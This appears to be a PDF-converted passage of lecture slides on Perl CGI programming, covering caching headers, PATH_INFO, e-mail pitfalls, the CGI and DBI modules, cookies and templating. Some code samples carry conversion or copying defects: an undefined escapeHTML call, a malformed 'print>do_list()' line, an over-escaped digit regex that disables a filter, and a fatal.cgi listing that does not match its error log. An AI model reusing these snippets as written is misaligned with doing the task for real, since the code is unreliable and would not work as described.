- This often means that browsers will cache CGI output (a bit) and shared caches will not, but YMMV
- Different caches and browsers do different things, sometimes for different file types



## CGI pages and caching (2)

- Three possible caching states for a document in a cache
  - ◆ Known to be fresh
  - ◆ Stale
  - ◆ Stale but validatable
- It's common for caches not to store URLs containing
  - ◆ ?
  - ◆ `cgi-bin`
- Responses to POST requests can't be cached
- Responses containing 'Set-cookie' headers can't be cached

# Controlling caching

- It's all in the headers
- META tags are normally only seen by browsers
- Distinguish between Request and Response headers in standards
- Pragma: no-cache probably doesn't work

# If you positively don't want a document cached

- Try Cache-control: no-cache
- and/or Expires in the past

Expires: Fri, 30 Oct 1998 14:19:41 GMT

# If you do want a document cached

- Send `Expires` if possible
- or something like `Cache-control: max-age=86400`
- Consider sending `Last-modified` and/or `ETag`
- ... but what's 'Last modified'?
- Beware of allowing something to be cached if the same URL could produce different output
- Beware of setting `Expires` or `max-age` if not appropriate

# simple-html3.cgi

```
#!/usr/bin/perl -Tw
use strict;

my $now = localtime();

print "Content-type: text/html; charset=iso-8859-1\n";
print "Cache-control: max-age=30\n";
print "\n";

print "<html>\n";

print "<head>\n";
print "<title>A first HTML CGI</title>\n";
print "</head>\n";

print "<body>\n";
print "<h1>Hello World</h1>\n";
print "<p>It is ";
print escapeHTML($now);
print "</p>\n";
print "</body>\n";

print "</html>\n";
```

# If-modified-since and 304 Not modified

- Many clients use a 'If-modified-since' header to check freshness
- CGI programs can return a '304 Not Modified' response
- ... but they have probably done all the work by then

# Recap

- Expect caching, and work with it
- Send appropriate response headers

**path\_info**



# Avoiding '?' and 'cgi-bin'

- It's common for caches not to store URLs containing '?' or 'cgi-bin'
- And for robots not to index them
- When resolving a path, web servers look at each component in turn and stop when they find a CGI
- `GET /cgi-bin/foobar.cgi/fred/william.html`
- What's left (`/fred/william.html`) goes into the `PATH_INFO` environment variable
- `PATH_TRANSLATED` contains `PATH_INFO` converted to a full path, perhaps

`/var/www/html/fred/william.html`

- This is an example of mapping virtual to real paths

# bottomless.cgi

```
#!/usr/bin/perl -Tw
use strict;

print "Content-type: text/html; charset=iso-8859-1\n";
print "\n";

print "<html>\n";

print "<head>\n";
print "<title>A Bottomless document tree</title>\n";
print "<meta name=\"robots\" content=\"index,nofollow\" />\n";
print "</head>\n";
print "<body>\n";
print "<h1>A Bottomless document tree</h1>\n";
print "<p>Here we have a <a href='tar/pit.html'>relative\n";
print "link</a>.</p>\n";
print "</body>\n";

print "</html>\n";
```

**Sending e-mail**

# Email is hard

- It's dangerous allow a user-supplied e-mail address on a command line
- Many of the 'special' characters that can cause damage are legal in (some) mail addresses
- 'From:' address vs, 'Sender' address
  - ◆ No valid sender => no error reports
  - ◆ In Cambridge, no valid sender => rejected message
  - ◆ Many CGI mail solutions don't set sender properly
  - ◆ Many CGI mail solutions don't report problems

# Options

- Use `ppsw.cam.ac.uk` as a smart host, and
  - ◆ Use NMS TFmail or FormMail for form-to-mail processing
  - ◆ Install NMS Sendmail and pipe complete messages into it
  - ◆ Use Perl `mail::Sendmail` or `Net::SMTP` modules, or equivalent
- NMS: <http://nms-cgi.sourceforge.net/>
- On a Unix box with a ***configured*** mail system, pipe *complete* messages into

```
/usr/lib/sendmail -t -oi
```

- There's an example 'Cambridge' Exim configuration at:

```
http://www-uxsup.csx.cam.ac.uk/~fanf2/conf4.satellite
```

# Using Perl

# Why Perl?

- Lots of native string handling
- Taint mode
- Memory management
- Lots of useful modules
  - ◆ CGI - parameter parsing, sticky form fields, HTML shortcuts
  - ◆ DBI - database interface
  - ◆ HTTP::Date - HTTP-compatible dates
  - ◆ URI - URL manipulation
  - ◆ URI::Escape - for `uri_escape()` and `uri_unescape()`
  - ◆ GD - on-the-fly png and jpeg manipulation
  - ◆ Template, HTML::Template - Templating
- ... and interfaces to just about everything
- See CPAN <http://www.cpan.org/>

# If not Perl, then what?

- PHP
- Shell script
- C, C++, etc.
- Visual<*whatever*>
- ...or anything else



# Perl examples

- The Perl CGI Module
- Database access
- Maintaining State - Hidden fields and Cookies
- Templating
- Sending mail
- File Uploads

# **The Perl CGI Module**

# What does it do?

- CGI argument parsing
- CGI environment variable access
- Shortcuts for HTML form elements (sticky)
- HTML shortcuts
- Debug support

# HTML Shortcuts

- *cgi.cgi*

```
#!/usr/bin/perl -Tw
use strict;
```

```
use CGI;
```

```
my $q = new CGI;
```

```
print
```

```
  $q->header,
```

```
  $q->start_html (-title=>"Great rings of power"),
```

```
  $q->center(
```

```
    $q->h1("Ring allocation"),
```

```
    $q->p("Allocation of the Great Rings of power"),
```

```
    $q->table({border=>1},
```

```
      $q->Tr({align=>"center"},
```

```
        [ $q->th( [ 'Elves', 'Dwarf Lords', 'Mortal Men' ] ),
```

```
          $q->td( [ '3',          '7',          '9'          ] )
```

```
        ]
```


```
      )
```

```
    )
```

```
  ),
```

```
  $q->end_html;
```

# HTML Shortcuts - results



The screenshot shows a Mozilla browser window with the title "Great rings of power - Mozilla". The address bar contains "http://www.example.c". The main content area displays a table with the following data:

Elves	Dwarf Lords	Mortal Men
3	7	9

The status bar at the bottom shows "Done" and a progress indicator.

# Perl CGI Forms and Parameters - main program

- *clock-cgi.cgi*

```
#!/usr/bin/perl -wT
use strict;

use POSIX 'strftime';
use CGI;

my $q = new CGI;

print $q->header,
      $q->start_html (-title=>"A virtual clock");

print_time() if $q->param();
print_form();

print $q->end_html;
```

# Perl CGI Forms and Parameters - print\_time

```
sub print_time {

    my ($format, $current_time);

    $format = '';
    $format = ($q->param('type') eq '12-hour') ? '%r ' : '%T '
                                                    if $q->param('time');
    $format .= '%A, ' if $q->param('weekday');
    $format .= '%d ' if $q->param('day');
    $format .= '%B ' if $q->param('month');
    $format .= '%Y ' if $q->param('year');

    $current_time = strftime($format, localtime);

    if ($q->param('name')) {
        print "Welcome ";
        print $q->escapeHTML($q->param('name'));
        print "! ";
    }
    print "It is <b>";
    print $q->escapeHTML($current_time);
    print "</b><hr />\n";


}
```

# Perl CGI Forms and Parameters - print\_form

```
sub print_form {
    print $q->start_form,
        $q->p(
            "Your name: ",
            $q->textfield(-name=>'name'),
        ),
        $q->p(
            "Show: ",
            $q->checkbox(-name=>'time', -checked=>1),
            $q->checkbox(-name=>'weekday', -checked=>1),
            $q->checkbox(-name=>'day', -checked=>1),
            $q->checkbox(-name=>'month', -checked=>1),
            $q->checkbox(-name=>'year', -checked=>1),
        ),
        $q->p(
            "Time style",
            $q->radio_group(-name=>'type',
                -values=>['12-hour', '24-hour']),
        ),
        $q->p(
            $q->submit(-name=>'Show'),
            $q->reset(-name=>'Reset'),
        ),
        $q->end_form;
}
```



# Perl CGI Forms and Parameters - Screenshot



# Perl CGI debugging

- `./clock-cgi.cgi time=on name=Jon`
- *`fatal.cgi`*

```
#!/usr/bin/perl -Tw  
use strict;
```

```
use CGI::Carp qw(fatalsToBrowser);
```


```
my $now = localtime();
```

```
print "Content-type: text/plain\n";  
print "\n";  
print "Hello World\n";  
print "\n";  
print "It is now $now\n";
```

# Perl CGI debugging (2)

- In the error log:

```
[Wed Feb 19 12:44:13 2003] fatal.cgi: Undefined subroutine  
&main::localtome called at /var/www/html/cgi-examples/fatal.cgi  
line 6.
```



# The Perl DBI

# The character table


<b>characters</b>
id
name
race
pwd

# The race table

<b>characters</b>
id
name
race
pwd

<b>race</b>
id
name

# Relationship



# Main program

- *lotr.cgi*

```
#!/usr/bin/perl -Tw
use strict;

use CGI;
use DBI;

use vars '$q', '$dbh';

$q = CGI->new;
print $q->header,
      $q->start_html (-title=>"The characters");

my %attr = ( RaiseError => 1,
             PrintError => 0,
             AutoCommit => 1,
             );
my $dbh = DBI->connect("DBI:SQLite:dbname=lotr",
                    "user", "pwd", \%attr);

print>do_list() if $q->param;
do_form();

$dbh->disconnect;
print $q->end_html;
```



# do\_list()

```
sub do_list {

    my $race = $q->param('race');
    my $select = '';
    $select = 'AND race.id = ' . $dbh->quote($race)
                if ($race =~ /^\\d$/);


    my $sth = $dbh->prepare ("SELECT characters.name, race.name
                              FROM characters, race
                              WHERE characters.race = race.id
                              $select
                              ORDER BY characters.name");

    $sth->execute;
    my $results = $sth->fetchall_arrayref;
    print $q->center(
        $q->h1("Characters"),
        $q->table({border=>1},
            $q->Tr({align=>"center"},
                [ $q->th( [ 'Name', 'Race' ] ),
                  map { $q->td($_) } @$results ]
            )
        )
    );
}
```

# do\_form()

```
sub do_form {  
  
    my $sth = $dbh->prepare ("SELECT name, id  
                               FROM race  
                               ORDER BY name");  
  
    $sth->execute;  
    my @values = ('*');  
    my %labels = ('*' => 'All');  
    while ( my ($name, $race) = $sth->fetchrow_array) {  
        push @values,$race;  
        $labels{$race}=$name;  
    }  
  
    print $q->center(  
        $q->start_form,  
        $q->p(  
            "Chose a Middle Earth race: ",  
            $q->br,  
            $q->popup_menu(-name=>'race',  
                          -values=>\@values,  
                          -labels=>\%labels),  
  
            $q->submit,  
        ),  
        $q->end_form,  
    );  
}
```

# DBI results



# **Maintaining State**


# State








- HTTP (and therefore CGI) is stateless
- If you want to store state there are various places to put it
  - ◆ Hidden form fields
  - ◆ Cookies
  - ◆ The URL
  - ◆ In a file
  - ◆ In a database

# loan.cgi

Your Friendly Family Loan Center - Mozilla

File Edit View Go Bookmarks Tools Window Help

Back Forward Reload Stop  

 Home  Bookmarks  Servers...  Search...  Validate...  CS...  He...

Please fill out the form completely and accurately.

---



**Name**

**Address**

**Telephone**

**Fax**


---

 Done  

## loan.cgi (2)

Your Friendly Family Loan Center - Mozilla



File Edit View Go Bookmarks Tools Window Help

Back Forward Reload Stop  

Home Bookmarks Servers... Search... Validate... CS... He

Please review this information carefully before submitting it.

<i>Personal Information</i>	
Name	Jon Warbrick
Address	1, Any Street, Anytown, Anywhere
Telephone	01234 567890
Fax	01234 098765
<i>References</i>	
Personal Reference 1	Fred Smith
Personal Reference 2	Bill Jones

Done   

# About Cookies

- Client-side information storage
- Tags to control
  - ◆ Expiry
  - ◆ What domains will it be returned to
  - ◆ What path's will it be returned to

- Setting


```
Set-Cookie: preferences=foo; path=/  
           expires=Sat, 22-Mar-2003 16:07:01 GMT
```

- Getting


```
Cookie: preferences=foo
```



# cookie.cgi



# cookie.cgi



# Templating

# Why?

- Mixing code and HTML is not really a good idea
- There are any number of template modules that can help
  - ◆ Template Toolkit
  - ◆ `HTML::Template`
  - ◆ Embperl
  - ◆ Mason
- ... or DIY (please don't)

# template.ttml

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">

<html>

<head>
<title>Congratulations!!</title>
</head>

<body>

<h1>Congratulations [% name FILTER html %]</h1>

<p>Congratulations [% name FILTER html %], we are pleased
to tell you that you have just been allocated
$[% value FILTER html %] in our prize draw. All you need
to do is contact us at our address below to claim your prize.
</p>

<p>
[% FOREACH line = address -%]
[% line FILTER html %]<br />
[% END -%]
</p>

</body>
</html>
```

# template.cgi

```
#!/usr/bin/perl -wT
use strict;

use Template;
use CGI;

my $q = CGI->new;

